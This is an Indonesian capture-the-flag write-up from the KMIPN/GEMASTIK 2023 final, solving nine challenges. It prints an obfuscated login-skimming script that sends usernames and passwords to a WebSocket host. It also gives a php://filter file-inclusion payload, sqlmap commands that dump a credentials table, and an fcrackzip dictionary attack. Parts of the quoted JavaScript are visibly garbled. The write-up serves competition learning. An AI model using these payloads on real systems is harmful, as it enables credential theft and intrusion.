


**WRITE UP FINAL CTF KMIPN
CABANG LOMBA KEAMANAN SIBER
GEMASTIK 2023**

Nama Tim:

05-Council



Anggota:

Sandika Arga Pamungkas

Pratama Varian Andika Parulian

Azzuri Putra Mahendra

Politeknik Negeri Jakarta

Jl. Prof. Dr. G. A. Siwabessy, Kampus UI Depok, Jawa Barat

Telp. 021-7270036

Kode pos 16425

1. Code

Di download dulu file dari soal. Ditemukan file HTML, dan di bagian bawah terdapat link ke sebuah script js

```
</form>
</div>
<script src="https://cheerful-semifreddo-d21dc5.netlify.app/script.js"></script>
</body>
</html>
```

Setelah dibuka ternyata link menuju kode yang obfuscated. Kita gunakan jsNice untuk lihat lebih jelas

```
var _0x3dc1f5=_0x1e63;(function(_0x131c5e,_0x3c8377){var _0x2f3b52=_0x1e63,_0x277bba=_0x131c5e();while(![]){try{var _0x440a3=-parseInt(_0x2f3b52(0x147))/0x1*
(parseInt(_0x2f3b52(0x143))/0x2)+parseInt(_0x2f3b52(0x152))/0x3+parseInt(_0x2f3b52(0x139))/0x4*(parseInt(_0x2f3b52(0x14f))/0x5)+parseInt(_0x2f3b52(0x146))
/0x6+parseInt(_0x2f3b52(0x138))/0x7+parseInt(_0x2f3b52(0x156))/0x8*(-parseInt(_0x2f3b52(0x14e))/0x9)+parseInt(_0x2f3b52(0x137))/0xa*(parseInt(_0x2f3b52(0x14a))/0xb);
if(_0x440a3===_0x3c8377)break;else _0x277bba['push'](_0x277bba['shift']());}catch(_0x3ad5cd){_0x277bba['push'](_0x277bba['shift']());}};parseInt(_0x2f3b52(0x14a))/0xb);
function(){var _0x59796d=!![];return function(_0x3d8552,_0x29bbfc){var _0x34e2c3=_0x59796d?function(){var _0x107786=_0x1e63;if(_0x29bbfc){var
_0xd4c176=_0x29bbfc[_0x107786(0x148)](_0x3d8552,arguments);return _0x29bbfc=null,_0xd4c176;};function(){return _0x59796d=!![],_0x34e2c3;};}
(),_0x570b60=_0x3b3ac2(this,function(){var _0x5d323e=_0x1e63;return _0x570b60['toString']()[!search](_0x5d323e(0x130)+'+'+'$')[_0x5d323e(0x13e)]()[_0x5d323e(0x14c)+'r']
(_0x570b60[_0x5d323e(0x132)]['(((++++)+'+'$'))];function _0x1e63(_0x1b755d,_0x34e2b){var _0x4c70b6=_0x1e63();return _0x1e63=function(_0x56fea7,_0xb6a859)
{var _0x56fea7=_0x56fea7?_0x12f5:var _0x25c3c=_0x4c70b6[_0x56fea7];return _0x25c3c;};_0x1e63(_0x1b755d,_0x34e2b);}function _0x1e63(){var _0x55e4d=
['74752020Qonk','888463FvMkMA','apply','value','338591cAcqU','click','constructor','getElement','i8XVlcRP','55iwWEza','stener','username','2602407soyTjy','prototype','length',
'uJj6x','28201846gPpNA','password','bind','{,constru','table','info','login','(((++++)+'+'$'),'exception','search','ws://192.1','d,x20','return
\x20','fu','error','1301zfotn','519288wdRQai','127816VEJ5Ai','username:\x20','CdWDS','log','console','toString',':\x20password','ById','nction()
\x20','addEventLi','2jNjUPM','warn','trace'];_0x1e63=function(){return _0x55e4d;};return _0x1e63();}_0x570b60(){var _0xb6a859=function(){var _0x28a725=!![];return
function(_0x401909,_0x17ab89){var _0x40fc6b=_0x28a725?function(){var _0x198cd5=_0x1e63;if(_0x17ab89){var _0x17fed5=_0x17ab89[_0x198cd5(0x148)](_0x401909,arguments);return
_0x17ab89=null,_0x17fed5;};function(){return _0x28a725=!![],_0x40fc6b;};}(),_0x56fea7=_0xb6a859(this,function(){var _0x54e657=_0x1e63,_0x39bb55;try{var
_0x5ce25d=function(_0x54e657(0x135)+_0x54e657(0x141)+(_0x54e657(0x159)+'ctor(\x22retu'+'\r\n\x20this\x22)+'+\x20')+'');_0x39bb55=_0x5ce25d();}catch(_0x1a3312)
{var _0x39bb55=window;var _0xf1af94=_0x39bb55[_0x54e657(0x13d)]=_0x39bb55[_0x54e657(0x13d)]||{},_0x4de6e0=
[_0x54e657(0x13c),_0x54e657(0x144),_0x54e657(0x15b),_0x54e657(0x136),_0x54e657(0x131),_0x54e657(0x15a),_0x54e657(0x145)];for(var _0x6f94d3=0x0;
_0x6f94d3<_0x4de6e0[_0x54e657(0x154)];_0x6f94d3++){var _0x261e40=_0xb6a859[_0x54e657(0x14c)+'r'][_0x54e657(0x153)][_0x54e657(0x158)]
(_0xb6a859,_0x2ea0c6=_0x4de6e0[_0x6f94d3],_0x13a452=_0xf1af94[_0x2ea0c6]][_0x261e40,_0x261e40[_proto]]=_0xb6a859[_0x54e657(0x158)]
(_0xb6a859,_0x261e40[_toString']=_0x13a452[_0x54e657(0x13e)][_0x54e657(0x158)](_0x13a452,_0xf1af94[_0x2ea0c6]=_0x261e40;}};_0x56fea7(),document['getElement'+_0x1e63]
('0x3dc1f5(0x12f)')[_0x3dc1f5(0x142)+_0x3dc1f5(0x150)](_0x3dc1f5(0x14b),function(_0x270acb){var _0x28cace=_0x3dc1f5;const _0x873e6=new
WebSocket(_0x28cace(0x133)+'68.133.7.1'+_0x337/heker');var _0x5d994c=document[_0x28cace(0x14d)+_0x28cace(0x140)](_0x28cace(0x151))
[_0x28cace(0x149)],_0x14f9b1=document[_0x28cace(0x14d)+_0x14f9b1+'ById'](_0x28cace(0x157))['value'];_0x873e6[_0x28cace(0x142)+'stener']('open',_0x4f9308=>{var _0x4da5f1=_0x28cace;
_0x4da5f1(0x155)===_0x4da5f1(0x13b)?_0x381ad0['send'](_0x4da5f1(0x13a)+_0x541989+(_0x4da5f1(0x13f)+_0x4da5f1(0x134))+_0x214e92):_0x873e6['send'](_0x4da5f1(0x13a)+_0x5d994c+
(':\x20password'+_0x4da5f1(0x134))+_0x14f9b1);});});});
```

Setelah di de-obfuscate, terlihat bagian ini.

```
function(canCreateDiscussions) {
  var int8Mult = _0x3dc1f5;
  const $parent = new WebSocket(int8Mult(307) + "68.133.7:1"
  "337/heker");
```

Sebagian dari IP address dan port telah terlihat, kita tinggal mencari int8Mult(307).

```
,"ws://192.1", "
```

dapat ditemukan di bagian awal kode .

FLAG GET!

KMIPN{192.168.133.7:1337}

2. WEB LSI

<http://165.22.107.94:16005>

Diberikan link berikut, kemudian akan muncul halaman **PERPUSTAKAAN**. Di dalamnya, terdapat 3 buah list buku. Buku yang paling akhir bernama *Secret*. Deskripsinya menunjukkan adanya pesan tersembunyi.

Kemudian, saya memerhatikan ada parameter **page=**. Kemudian saya beri payload `http://165.22.107.94:16005/list.php?page=php://filter/convert.base64-encode/resource=flag.txt`. Kemudian akan muncul flag txt yang sudah ter-encoded dengan base64. Kemudian tinggal di decode, dan muncul flag nya.

FLAG GET: KMIPN{OOPSIEEEE!!!_Ketauandehfilerahasianya_LINZ_IS_HERE}

3. FLOW1

- Kita download chall dari soal dan lakukan command `cat chall` di terminal
- Kita temukan bahwa `flag.txt` ada di bawa prompt enter some text
- Kita coba dulu menggunakan buffer overflow dengan spam huruf A
- FLAG GET!
 - `KMIPN{Toooooooooooooo_much_character_is_dangerous_LINZ_IS_HERE}`

4. Web Admin

- Login form identik dengan vulnerable sql injection. Tetapi, pada case ini, website tersebut memaksa kami untuk menginputkan **username dan password admin secara sah (benar)**. Untuk itu, kami mengotomatisasi proses menemukan password admin menggunakan sqlmap agar cepat
- Langkah awal, kami intercept terlebih dahulu request login menggunakan burp suite dan berikut adalah hasil request-nya, yang mana terdiri dari parameter username dan password. Hasil request kami simpan dengan nama file **header.txt** untuk memudahkan penelusuran.

```
[parrot@urh34rt]~$ cat header.txt
POST /login.php HTTP/1.1 165.22.107.94:16009 165.22.107.94:16009
Host: 165.22.107.94:16009
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://165.22.107.94:16009/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://165.22.107.94:16009
DNT: 1
Connection: close
Cookie: PHPSESSID=b5bdf76c5503f557615e8b1d401b310b
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
username=admin&password=admin&submit=1
```

- Langkah kedua, kami dump terlebih dahulu ada apa saja database yang tersedia pada website tersebut dengan perintah berikut ini:

```
[parrot@urh34rt]--[~/Downloads/kmipnv/web1/2]
$sqlmap -r header.txt -p username --dbs
```

Dan berikut adalah list database yang tersedia:

```
[14:43:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.52, PHP 7.3.33
back-end DBMS: MySQL >= 5.6.12
[14:43:44] [INFO] fetching database names
[14:43:44] [INFO] retrieved: 'information_schema'
[14:43:44] [INFO] retrieved: 'performance_schema'
[14:43:45] [INFO] retrieved: 'chall'
available databases [3]:
[*] chall
[*] information_schema
[*] performance_schema
```

- Langkah ketiga, kami telusuri kembali ada apa saja tabel yang ada di dalam database 'chall' dengan menggunakan perintah berikut ini:

```
[parrot@urh34rt]--[~/Downloads/kmipnv/web1/2]
$sqlmap -r header.txt -p username --tables -D chall
```

Dan tampaknya hanya terdapat 1 tabel 'login':

```
[14:57:15] [INFO] fetching tables for database: 'chall'
[14:57:15] [INFO] retrieved: 'login'
Database: chall
[1 table]
+-----+
| login |
+-----+
```

- Setelah kami telusuri lagi, ternyata di dalam tabel login terdapat informasi kredensial, seperti id, username, dan password dengan menggunakan perintah di bawah ini:

```
[parrot@urh34rt]--[~/Downloads/kmipnv/web1/2]
$sqlmap -r header.txt -p username --columns --T login -D chall
```

Dan berikut adalah tiap kolom yang tersimpan di dalam tabel 'login':

```

Database: chall 253 8a2d 66
Table: login 39 6b6d 73b0 2c
[3 columns] 581 bde7 6e56 b0
+-----+-----+-----+
| Column | Type | Length |
+-----+-----+-----+
| id      | int  | 11      |
| password | varchar(35) | 35      |
| username | varchar(6)  | 6        |
+-----+-----+-----+

```

- Dan pada akhirnya, kami berhasil menemukan password dari admin dengan dumping isi kolom pada tabel 'login' dengan perintah seperti berikut ini:

```

[parrot@urh34rt] - [~/Downloads/kmipnv/web1/2] 102 ... 26
$sqlmap -r header.txt -p username --dump -T login -D chall

```

Dan berikut adalah informasi login yang tersimpan di dalam kolom **id**, **username**, dan **password**:

```

Database: chall 0475 f186 909b f11e 90eb 1d35 fe25
Table: login 0 7fa8 6bfd adbc 0ce3 0273 feld e4fd
[2 entries] bc8 a460 6206 5452 036a 233a 299f 7042
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | p4ssw0rd | guest |
| 2 | p4ssw0rd_2_s3kr3t_noone_c4r3d | admin |
+-----+-----+-----+

```

- Setelah dicoba login menggunakan username dan password milik admin, maka akan muncul flagnya:

ADMIN PANEL

Welcome, admin!


Here is your flag : KMIPN{ez_SeQueL_Inj3kxx1on_LINZ_IS_HERE}

- Berikut adalah flagnya: **KMIPN{ez_SeQueL_Inj3kxx1on_LINZ_IS_HERE}**

5. BASIC INFO

KMIPN{cekstr1ngs:4ecce6394798580638cfed50376149a7}

Diberikan gambar sebagai berikut



Kemudian, masukkan gambar tersebut ke dalam hex editor. Pada bagian paling kanan (bukan berupa bilangan hex) scroll ke bagian paling bawah. Akan ada keterangan **flag2=cekstr1ngs**. Kemudian, saya menggunakan MD5 checker secara online via (https://emn178.github.io/online-tools/md5_checksum.html) dan didapatkan string MD5 dari gambar sesuai pada flag.

6. Peng_dekriptor_an

- Dibuka file dan ditemukan kode morse.
- Langsung translate
- Didapatkan kumpulan nomor yang terlihat seperti kode ASCII
- Kita masukan ke ASCII Decoder
- FLAG GET!
 - KMIPN{Mari Dahulukan Adab Sebelum Ilmu}

7. BIT LEVEL CRYPTO

- Ditemukan sebuah code
 - 0812160b171e24034b0924184a0b131e0924120824080f121717241e1a0802240f142419091e1a10
- Kita gunakan Multi Decryptor tool seperti cyberchef
- Ditemukan output dekripsi
- FLAG GET!
 - KMIPN{simple_x0r_c1pher_is_still_easy_to_break}

8. Basic File Signature

- Didapatkan file zip.

- Tidak bisa dibuka
- Kita gunakan online hex editor
- Dilihat bahwa header file nya tidak sesuai dengan format ZIP
- Kita ubah ke signature zip yang benar: 50 4B 03 04
- Buka file zip
- Ditemukan file flag
- FLAG GET!
 - KMIPN{S1gnature_B4s1c_F1le_}

9. RECOVERY

- Diberikan link drive
- Sebuah file partisi
- Kita download dan ubah ekstensi file menjadi .ISO supaya bisa di mounting oleh linux
- Dibuka dan ditemukan file zip yang password protected
- Soal bilang ada dictionary.txt tapi sudah di hapus
- Gunakan recovery tool untuk menemukan file yang sudah di delete
- Kami menggunakan autopsy
- Recover txt yang terlihat terhapus

Listing

/img_x.001

Table

Thumbnail

Summary

Name	S	C	O	Modified Time	Change Time
\$Extend				2023-08-01 06:28:52 ICT	2023-08-01 06:28:52 ICT
\$RECYCLE.BIN				2023-08-01 06:29:12 ICT	2023-08-01 06:29:12 ICT
\$Unalloc				0000-00-00 00:00:00	0000-00-00 00:00:00
[current folder]				2023-08-01 11:44:37 ICT	2023-08-01 11:44:37 ICT
System Volume Information				2023-08-01 06:28:55 ICT	2023-08-01 06:28:55 ICT
\$AttrDef			0	2023-08-01 06:28:52 ICT	2023-08-01 06:28:52 ICT
\$BadClus				2023-08-01 06:28:52 ICT	2023-08-01 06:28:52 ICT
\$BadClus:\$Bad				2023-08-01 06:28:52 ICT	2023-08-01 06:28:52 ICT
\$Bitmap				2023-08-01 06:28:52 ICT	2023-08-01 06:28:52 ICT
\$Boot			0	2023-08-01 06:28:52 ICT	2023-08-01 06:28:52 ICT
\$LogFile			0	2023-08-01 06:28:52 ICT	2023-08-01 06:28:52 ICT
\$MFT			0	2023-08-01 06:28:52 ICT	2023-08-01 06:28:52 ICT
\$MFTMirr			0	2023-08-01 06:28:52 ICT	2023-08-01 06:28:52 ICT
\$Secure:\$SDS				2023-08-01 06:28:52 ICT	2023-08-01 06:28:52 ICT
\$UpCase			0	2023-08-01 06:28:52 ICT	2023-08-01 06:28:52 ICT
\$UpCase:\$Info				2023-08-01 06:28:52 ICT	2023-08-01 06:28:52 ICT
\$Volume				2023-08-01 06:28:52 ICT	2023-08-01 06:28:52 ICT
dictionary.txt				2023-08-01 06:22:40 ICT	2023-08-01 06:22:40 ICT
flag recovery.zip			0	2023-08-01 06:22:15 ICT	2023-08-01 06:22:15 ICT

Has an Unknown analysis result score

<

Hex

Text

Application

File Metadata

OS Account

Data Artifacts

Analysis Results

Context

Annotati

Page: 1 of

Page

<

>

Go to Page: 1

Jump to Offset

0x00000000: EB 52 90 4E 54 46 53 20 20 20 20 00 02 08 00 00 .R.NTFS

0x00000010: 00 00 00 00 00 F8 00 00 3F 00 FF 00 80 00 00 00

0x00000020: 00 00 00 00 80 00 80 00 FF 87 00 00 00 00 00 00

0x00000030: AA 05 00 00 00 00 00 00 02 00 00 00 00 00 00 00

-
- Gunakan fcrackzip untuk melakukan dictionary attack!
- fcrackzip -D -p dictionary.txt flag.zip
- Ditemukan file pdf
- FLAG GET!
 - KMIPN{recovery_cracking_zip_basic}
-